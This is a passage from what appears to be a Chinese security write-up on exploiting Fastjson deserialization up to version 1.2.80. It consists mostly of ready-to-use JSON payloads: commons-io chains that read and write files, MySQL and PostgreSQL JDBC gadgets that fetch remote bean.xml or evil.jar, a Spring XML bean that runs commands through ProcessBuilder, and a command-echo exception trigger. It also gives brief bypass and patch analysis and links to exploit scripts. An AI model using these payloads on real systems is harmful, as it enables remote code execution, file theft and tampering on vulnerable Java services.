0a\x00\x01\x00\x3e\x00\x00\x00\x1a\x00\x02\x00\x00\x00\x00\x00\x0e\x12\x3c\xb3\x00\x30\xbb\x00\x02\x59\xb7\x00\x3d\x57\xb1\x00\x00\x00\x00\x00\x00",
|
||
},
|
||
"encoder": "iso-8859-1",
|
||
"charset": "iso-8859-1",
|
||
"charsetName": "iso-8859-1",
|
||
"bufferSize": 1
|
||
},
|
||
"branch": {
|
||
"@type": "org.apache.commons.io.output.WriterOutputStream",
|
||
"writer": {
|
||
"@type": "org.apache.commons.io.output.LockableFileWriter",
|
||
"file": "D:/1tmp/111.txt",
|
||
"charset": "iso-8859-1",
|
||
"encoding": "iso-8859-1",
|
||
"lockDir": "/tmp/test/",
|
||
"append": false
|
||
},
|
||
"charset":"iso-8859-1",
|
||
"charsetName":"iso-8859-1",
|
||
"bufferSize": 1024,
|
||
"writeImmediately": true
|
||
},
|
||
"closeBranch": true
|
||
}
|
||
},
|
||
"include":true,
|
||
"boms":[{
|
||
"@type": "org.apache.commons.io.ByteOrderMark",
|
||
"charsetName": "iso-8859-1",
|
||
"bytes":[0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
|
||
}],
|
||
"x":{"$ref":"$.bOM"}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
|
||
## MysqlJdbc
|
||
|
||
|
||
关键类分析:
|
||
|
||
[mysql驱动协议之loadbalance和replication-CSDN博客](https://blog.csdn.net/weixin_33754065/article/details/92072857)
|
||
|
||
|
||
### 出网
|
||
|
||
|
||
5.1.1 ~ 5.1.48:
|
||
|
||
|
||
```json
|
||
{
|
||
"x1": {
|
||
"@type": "java.lang.AutoCloseable",
|
||
"@type": "com.mysql.jdbc.JDBC4Connection",
|
||
"hostToConnectTo": "127.0.0.1",
|
||
"portToConnectTo": 3308,
|
||
"info": {
|
||
"user": "d6e26c4",
|
||
"password": "pass",
|
||
"statementInterceptors": "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor",
|
||
"autoDeserialize": "true",
|
||
"NUM_HOSTS": "1"
|
||
},
|
||
"databaseToConnectTo": "test",
|
||
"url": ""
|
||
}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
6.0.2/6.0.3:
|
||
|
||
|
||
```json
|
||
{
|
||
"x1": {
|
||
"@type": "java.lang.AutoCloseable",
|
||
"@type": "com.mysql.cj.jdbc.ha.LoadBalancedMySQLConnection",
|
||
"proxy": {
|
||
"connectionString": {
|
||
"url": "jdbc:mysql://127.0.0.1:3308/test?user=d6e26c4&autoDeserialize=true&statementInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor"
|
||
}
|
||
}
|
||
}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
<=8.0.19:
|
||
|
||
|
||
```json
|
||
{
|
||
"x1": {
|
||
"@type": "java.lang.AutoCloseable",
|
||
"@type": "com.mysql.cj.jdbc.ha.ReplicationMySQLConnection",
|
||
"proxy": {
|
||
"@type": "com.mysql.cj.jdbc.ha.LoadBalancedConnectionProxy",
|
||
"connectionUrl": {
|
||
"@type": "com.mysql.cj.conf.url.ReplicationConnectionUrl",
|
||
"masters": [
|
||
{}
|
||
],
|
||
"slaves": [],
|
||
"properties": {
|
||
"host": "127.0.0.1",
|
||
"port": "3308",
|
||
"user": "d6e26c4",
|
||
"dbname": "test",
|
||
"password": "pass",
|
||
"queryInterceptors": "com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor",
|
||
"autoDeserialize": "true"
|
||
}
|
||
}
|
||
}
|
||
}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
这里看一下 8.0.19 的调用栈:
|
||
|
||
|
||
```
|
||
at com.mysql.cj.jdbc.ConnectionImpl.setAutoCommit(ConnectionImpl.java:2005)
|
||
................
|
||
at com.mysql.cj.jdbc.ha.LoadBalancedConnectionProxy.createConnectionForHost(LoadBalancedConnectionProxy.java:399)
|
||
at com.mysql.cj.jdbc.ha.LoadBalancedConnectionProxy.createConnectionForHost(LoadBalancedConnectionProxy.java:446)
|
||
at com.mysql.cj.jdbc.ha.RandomBalanceStrategy.pickConnection(RandomBalanceStrategy.java:77)
|
||
at com.mysql.cj.jdbc.ha.RandomBalanceStrategy.pickConnection(RandomBalanceStrategy.java:44)
|
||
at com.mysql.cj.jdbc.ha.LoadBalancedConnectionProxy.pickNewConnection(LoadBalancedConnectionProxy.java:345)
|
||
at com.mysql.cj.jdbc.ha.LoadBalancedConnectionProxy.<init>(LoadBalancedConnectionProxy.java:247)
|
||
.....................
|
||
at com.alibaba.fastjson.JSON.parse(JSON.java:149)
|
||
at vul.MysqlAttack.mysql8(MysqlAttack.java:29)
|
||
at vul.Bypass_68.main(Bypass_68.java:10)
|
||
```
|
||
|
||
可以看到是从 `LoadBalancedConnectionProxy` 的构造方法里触发的。
|
||
|
||
|
||
### 不出网(结合写文件)
|
||
|
||
|
||
MySQL 还有不出网利用:先写 pipe 文件,再本地加载。
|
||
|
||
[https://1diot9.github.io/2025/05/05/mysql-JDBC-%E7%BB%95%E8%BF%87/](https://1diot9.github.io/2025/05/05/mysql-JDBC-绕过/)
|
||
|
||
5.1.1~5.1.48:
|
||
|
||
|
||
```json
|
||
{
|
||
"x1": {
|
||
"@type": "java.lang.AutoCloseable",
|
||
"@type": "com.mysql.jdbc.JDBC4Connection",
|
||
"hostToConnectTo": "127.0.0.1",
|
||
"portToConnectTo": 3306,
|
||
"info": {
|
||
"useSSL": "false",
|
||
"user": "mysql",
|
||
"HOST": "xxx",
|
||
"statementInterceptors": "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor",
|
||
"autoDeserialize": "true",
|
||
"NUM_HOSTS": "1",
|
||
"socketFactory": "com.mysql.jdbc.NamedPipeSocketFactory",
|
||
"namedPipePath": "/tmp/mysql.pcap",
|
||
"DBNAME": "test"
|
||
},
|
||
"databaseToConnectTo": "test",
|
||
"url": ""
|
||
}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
6.0.2/6.0.3:
|
||
|
||
|
||
```json
|
||
{
|
||
"x1": {
|
||
"@type": "java.lang.AutoCloseable",
|
||
"@type": "com.mysql.cj.jdbc.ha.LoadBalancedMySQLConnection",
|
||
"proxy": {
|
||
"connectionString": {
|
||
"url": "jdbc:mysql://xxx/test?useSSL=false&autoDeserialize=true&statementInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&user=mysql&socketFactory=com.mysql.cj.core.io.NamedPipeSocketFactory&namedPipePath=/tmp/mysql.pcap"
|
||
}
|
||
}
|
||
}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
<=8.0.19
|
||
|
||
|
||
```json
|
||
{
|
||
"x1": {
|
||
"@type": "java.lang.AutoCloseable",
|
||
"@type": "com.mysql.cj.jdbc.ha.ReplicationMySQLConnection",
|
||
"proxy": {
|
||
"@type": "com.mysql.cj.jdbc.ha.LoadBalancedConnectionProxy",
|
||
"connectionUrl": {
|
||
"@type": "com.mysql.cj.conf.url.ReplicationConnectionUrl",
|
||
"masters": [
|
||
{}
|
||
],
|
||
"slaves": [],
|
||
"properties": {
|
||
"host": "xxx",
|
||
"user": "mysql",
|
||
"queryInterceptors": "com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor",
|
||
"autoDeserialize": "true",
|
||
"socketFactory": "com.mysql.cj.protocol.NamedPipeSocketFactory",
|
||
"path": "/tmp/mysql.pcap",
|
||
"maxAllowedPacket": "74996390",
|
||
"dbname": "test",
|
||
"useSSL": "false"
|
||
}
|
||
}
|
||
}
|
||
}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
|
||
## PostgreSql
|
||
|
||
|
||
可以通过 file / http 协议加载 XML,再配合 `ClassPathXmlApplicationContext`。
|
||
|
||
9.4.1208 <= org.postgresql:postgresql < 42.2.25
|
||
|
||
42.3.0 <= org.postgresql:postgresql < 42.3.2
|
||
|
||
|
||
```json
|
||
{
|
||
"x1":{
|
||
"@type": "java.lang.AutoCloseable",
|
||
"@type": "org.postgresql.jdbc.PgConnection",
|
||
"hostSpecs": [
|
||
{
|
||
"host": "127.0.0.1",
|
||
"port": 2333
|
||
}
|
||
],
|
||
"user": "user",
|
||
"database": "test",
|
||
"info": {
|
||
"socketFactory": "org.springframework.context.support.ClassPathXmlApplicationContext",
|
||
"socketFactoryArg": "http://127.0.0.1:8080/bean.xml"
|
||
},url: ""
|
||
}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
|
||
|
||
|
||
# 1.2.80
|
||
|
||
|
||
|
||
## 绕过分析
|
||
|
||
[漏洞篇 - Fastjson 反序列化](https://changeyourway.github.io/2024/09/18/Java%20%E5%AE%89%E5%85%A8/%E6%BC%8F%E6%B4%9E%E7%AF%87-Fastjson%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96/)
|
||
|
||
[漏洞篇 - Fastjson 1.2.68 - 1.2.80 利用](https://changeyourway.github.io/2025/08/23/Java%20%E5%AE%89%E5%85%A8/%E6%BC%8F%E6%B4%9E%E7%AF%87-Fastjson%201.2.68-1.2.80%20%E5%88%A9%E7%94%A8/)
|
||
|
||
把 `Exception` 当期望类,去找子类。
|
||
|
||
找到子类后,下面这些位置的类型,也可以通过改 JSON 手动塞进缓存,从而继续挖新的可利用类:
|
||
|
||
●public 构造方法的参数类型(含其子类)
|
||
|
||
●public 字段类型
|
||
|
||
●setter 参数类型(含其子类)
|
||
|
||
所以可以一路往下找,直到碰到能用的构造或 setter。
|
||
|
||
一般就是用这种方式,把前面 payload 里用过的类重新加回缓存,再继续打。
|
||
|
||
这里的缓存点和 47 不一样,是 `ParserConfig.getDeserializer` 时的缓存:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
把类型和反序列化器放进 Map。
|
||
|
||
`checkAutoType` 里很早就取:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
而 Exception 类型的反序列化器 `ThrowableDeserializer`,在 80 版本有这么一行:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
这里会解析其他键值对;当 value 和实际字段类型不符时会走 `cast`,于是类里的属性也会进缓存——因为最后同样会调 `config.getDeserializer`,和前面说的一样:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
看个例子:
|
||
|
||
|
||
```json
|
||
// 第一次发包
|
||
{
|
||
"@type":"java.lang.Exception",
|
||
"@type":"org.codehaus.groovy.control.CompilationFailedException",
|
||
"unit":{}
|
||
}
|
||
|
||
// 第二次发包
|
||
{
|
||
"@type":"org.codehaus.groovy.control.ProcessingUnit",
|
||
"@type":"org.codehaus.groovy.tools.javac.JavaStubCompilationUnit",
|
||
"config":{
|
||
"@type":"org.codehaus.groovy.control.CompilerConfiguration",
|
||
"classpathList":"http://127.0.0.1:8090/evil.jar"
|
||
}
|
||
}
|
||
```
|
||
|
||
这里就是把 `CompilationFailedException` 的 `unit` 字段也加进缓存。一般 `"field": {}` 就行,因为 `{}` 是 JSONObject,肯定会走 `cast`。
|
||
|
||
|
||
## 修复分析
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
对 Throwable 子类做了判断,把从缓存取出的 clazz 清空。
|
||
|
||
|
||
## jackson+io 读写文件 / 目录
|
||
|
||
|
||
很适合 Spring 环境。
|
||
|
||
缓存 InputStream:
|
||
|
||
|
||
```json
|
||
{
|
||
{
|
||
"@type": "java.lang.Exception",
|
||
"@type": "com.fasterxml.jackson.core.exc.InputCoercionException",
|
||
"p":{}
|
||
},
|
||
{
|
||
"@type": "com.fasterxml.jackson.core.JsonParser",
|
||
"@type": "com.fasterxml.jackson.core.json.UTF8StreamJsonParser",
|
||
"in":{}
|
||
}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
io 链逐字节读文件 / 目录:
|
||
|
||
思路和 68 版本 io 读文件一样。
|
||
|
||
[https://github.com/luelueking/CVE-2022-25845-In-Spring](https://github.com/luelueking/CVE-2022-25845-In-Spring) 脚本
|
||
|
||
[https://github.com/kezibei/fastjson\_payload/blob/main/web.py](https://github.com/kezibei/fastjson_payload/blob/main/web.py) 出网脚本
|
||
|
||
|
||
```json
|
||
{
|
||
"a": {
|
||
"@type": "java.io.InputStream",
|
||
"@type": "org.apache.commons.io.input.BOMInputStream",
|
||
"delegate": {
|
||
"@type": "org.apache.commons.io.input.BOMInputStream",
|
||
"delegate": {
|
||
"@type": "org.apache.commons.io.input.ReaderInputStream",
|
||
"reader": {
|
||
"@type": "jdk.nashorn.api.scripting.URLReader",
|
||
"url": "${file}"
|
||
},
|
||
"charsetName": "UTF-8",
|
||
"bufferSize": "1024"
|
||
},
|
||
"boms": [
|
||
{
|
||
"charsetName": "UTF-8",
|
||
"bytes": ${data}
|
||
}
|
||
]
|
||
},
|
||
"boms": [
|
||
{
|
||
"charsetName": "UTF-8",
|
||
"bytes": [1]
|
||
}
|
||
]
|
||
},
|
||
"b": {"$ref":"$.a.delegate"}
|
||
}
|
||
```
|
||
|
||
|
||
|
||
io 链写文件:
|
||
|
||
|
||
```json
|
||
{
|
||
"@type":"java.io.InputStream",
|
||
"@type":"org.apache.commons.io.input.BOMInputStream",
|
||
"delegate":{
|
||
"@type": "org.apache.commons.io.input.AutoCloseInputStream",
|
||
"in": {
|
||
"@type": "org.apache.commons.io.input.TeeInputStream",
|
||
"input": {
|
||
"@type": "org.apache.commons.io.input.ReaderInputStream",
|
||
"reader": {
|
||
"@type": "org.apache.commons.io.input.CharSequenceReader",
|
||
"charSequence": {
|
||
"@type": "java.lang.String"
|
||
"\x66\x6C\x61\x67\x7B\x7B\x7B",
|
||
},
|
||
"encoder": "iso-8859-1",
|
||
"charset": "iso-8859-1",
|
||
"charsetName": "iso-8859-1",
|
||
"bufferSize": 1
|
||
},
|
||
"branch": {
|
||
"@type": "org.apache.commons.io.output.WriterOutputStream",
|
||
"writer": {
|
||
"@type": "org.apache.commons.io.output.LockableFileWriter",
|
||
"file": "D:/1tmp/111.txt",
|
||
"charset": "iso-8859-1",
|
||
"encoding": "iso-8859-1",
|
||
"lockDir": "/tmp/test/",
|
||
"append": false
|
||
},
|
||
"charset":"iso-8859-1",
|
||
"charsetName":"iso-8859-1",
|
||
"bufferSize": 1024,
|
||
"writeImmediately": true
|
||
},
|
||
"closeBranch": true
|
||
}
|
||
},
|
||
"include":true,
|
||
"boms":[{
|
||
"@type": "org.apache.commons.io.ByteOrderMark",
|
||
"charsetName": "iso-8859-1",
|
||
"bytes":[0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
|
||
}],
|
||
"x":{"$ref":"$.bOM"}
|
||
}
|
||
```
|
||
|
||
触发:
|
||
|
||
|
||
```json
|
||
{
|
||
"@type": "java.lang.Exception",
|
||
"@type": "Tomcat678910cmdechoException"
|
||
}
|
||
|
||
|
||
// 添加setCmd方法,或参数为cmd的构造方法
|
||
{
|
||
"@type": "java.lang.Exception",
|
||
"@type": "Tomcat678910cmdechoException"
|
||
"cmd": "calc"
|
||
}
|
||
```
|
||
|
||
最终利用类记得继承 Exception;或者在类上加 `@JSONType`:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
推荐用 java-chains 生成:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||
## PostgreSql
|
||
|
||
|
||
|
||
### jackson 依赖
|
||
|
||
|
||
1.2.75 < fastjson <= 1.2.80
|
||
|
||
jackson-core
|
||
|
||
9.4.1208 <= org.postgresql:postgresql < 42.2.25
|
||
|
||
42.3.0 <= org.postgresql:postgresql < 42.3.2
|
||
|
||
|
||
```json
|
||
[INFO] Step1:
|
||
{"a":"{\"@type\":\"java.lang.Exception\",\"@type\":\"com.fasterxml.jackson.core.exc.InputCoercionException\",\"p\":{}}","b":{"$ref":"$.a.a"},"c":"{\"@type\":\"com.fasterxml.jackson.core.JsonParser\",\"@type\":\"com.fasterxml.jackson.core.json.UTF8StreamJsonParser\",\"in\":{}}","d":{"$ref":"$.c.c"}}
|
||
|
||
[INFO] Step2:
|
||
|
||
{
|
||
"x1": {
|
||
"@type": "java.io.InputStream",
|
||
"@type": "org.postgresql.copy.PGCopyInputStream",
|
||
"connection": {
|
||
"@type": "org.postgresql.jdbc.PgConnection",
|
||
"hostSpecs": [
|
||
{
|
||
"host": "127.0.0.1",
|
||
"port": 2333
|
||
}
|
||
],
|
||
"user": "root",
|
||
"database": "root",
|
||
"info": {
|
||
"socketFactory": "org.springframework.context.support.ClassPathXmlApplicationContext",
|
||
"socketFactoryArg": "http://127.0.0.1:8080/bean.xml"
|
||
}
|
||
}
|
||
}
|
||
}
|
||
```
|
||
|
||
xml文件:
|
||
|
||
```xml
|
||
<?xml version="1.0" encoding="UTF-8" ?>
|
||
<beans xmlns="http://www.springframework.org/schema/beans"
|
||
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
|
||
xsi:schemaLocation="
|
||
http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
|
||
<bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
|
||
<constructor-arg>
|
||
<list>
|
||
<value>cmd</value>
|
||
|
||
<value>/c</value>
|
||
|
||
<value>calc</value>
|
||
|
||
</list>
|
||
|
||
</constructor-arg>
|
||
|
||
</bean>
|
||
|
||
</beans>
|
||
```
|
||
可以去 java-chains 生成:
|
||
|
||
|
||

|
||
|
||
|
||
|
||
|
||
### jython 依赖
|
||
|
||
|
||
|
||
```json
|
||
{
|
||
"a":{
|
||
"@type":"java.lang.Exception",
|
||
"@type":"org.python.antlr.ParseException",
|
||
"type":{}
|
||
},
|
||
"b":{
|
||
"@type":"org.python.core.PyObject",
|
||
"@type":"com.ziclix.python.sql.PyConnection",
|
||
"connection":{
|
||
"@type":"org.postgresql.jdbc.PgConnection",
|
||
"hostSpecs":[
|
||
{
|
||
"host":"127.0.0.1",
|
||
"port":2333
|
||
}
|
||
],
|
||
"user":"user",
|
||
"database":"test",
|
||
"info":{
|
||
"socketFactory":"org.springframework.context.support.ClassPathXmlApplicationContext",
|
||
"socketFactoryArg":"http://127.0.0.1:8090/exp.xml"
|
||
},
|
||
"url":""
|
||
}
|
||
}
|
||
}
|
||
```
|
||
|
||
## MySqlJDBC
|
||
|
||
|
||
mysql <= 5.1.48
|
||
|
||
出网:
|
||
|
||
|
||
```json
|
||
[INFO] Step1:
|
||
{"a":"{\"@type\":\"java.lang.Exception\",\"@type\":\"com.fasterxml.jackson.core.exc.InputCoercionException\",\"p\":{}}","b":{"$ref":"$.a.a"},"c":"{\"@type\":\"com.fasterxml.jackson.core.JsonParser\",\"@type\":\"com.fasterxml.jackson.core.json.UTF8StreamJsonParser\",\"in\":{}}","d":{"$ref":"$.c.c"}}
|
||
|
||
[INFO] Step2:
|
||
|
||
{
|
||
"@type": "java.io.InputStream",
|
||
"@type": "com.mysql.jdbc.CompressedInputStream",
|
||
"conn":{
|
||
"@type": "com.mysql.jdbc.JDBC4Connection",
|
||
"hostToConnectTo": "127.0.0.1",
|
||
"portToConnectTo": 3308,
|
||
"info": {
|
||
"user": "mysql",
|
||
"password": "pass",
|
||
"statementInterceptors": "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor",
|
||
"autoDeserialize": "true",
|
||
"NUM_HOSTS": "1"
|
||
},
|
||
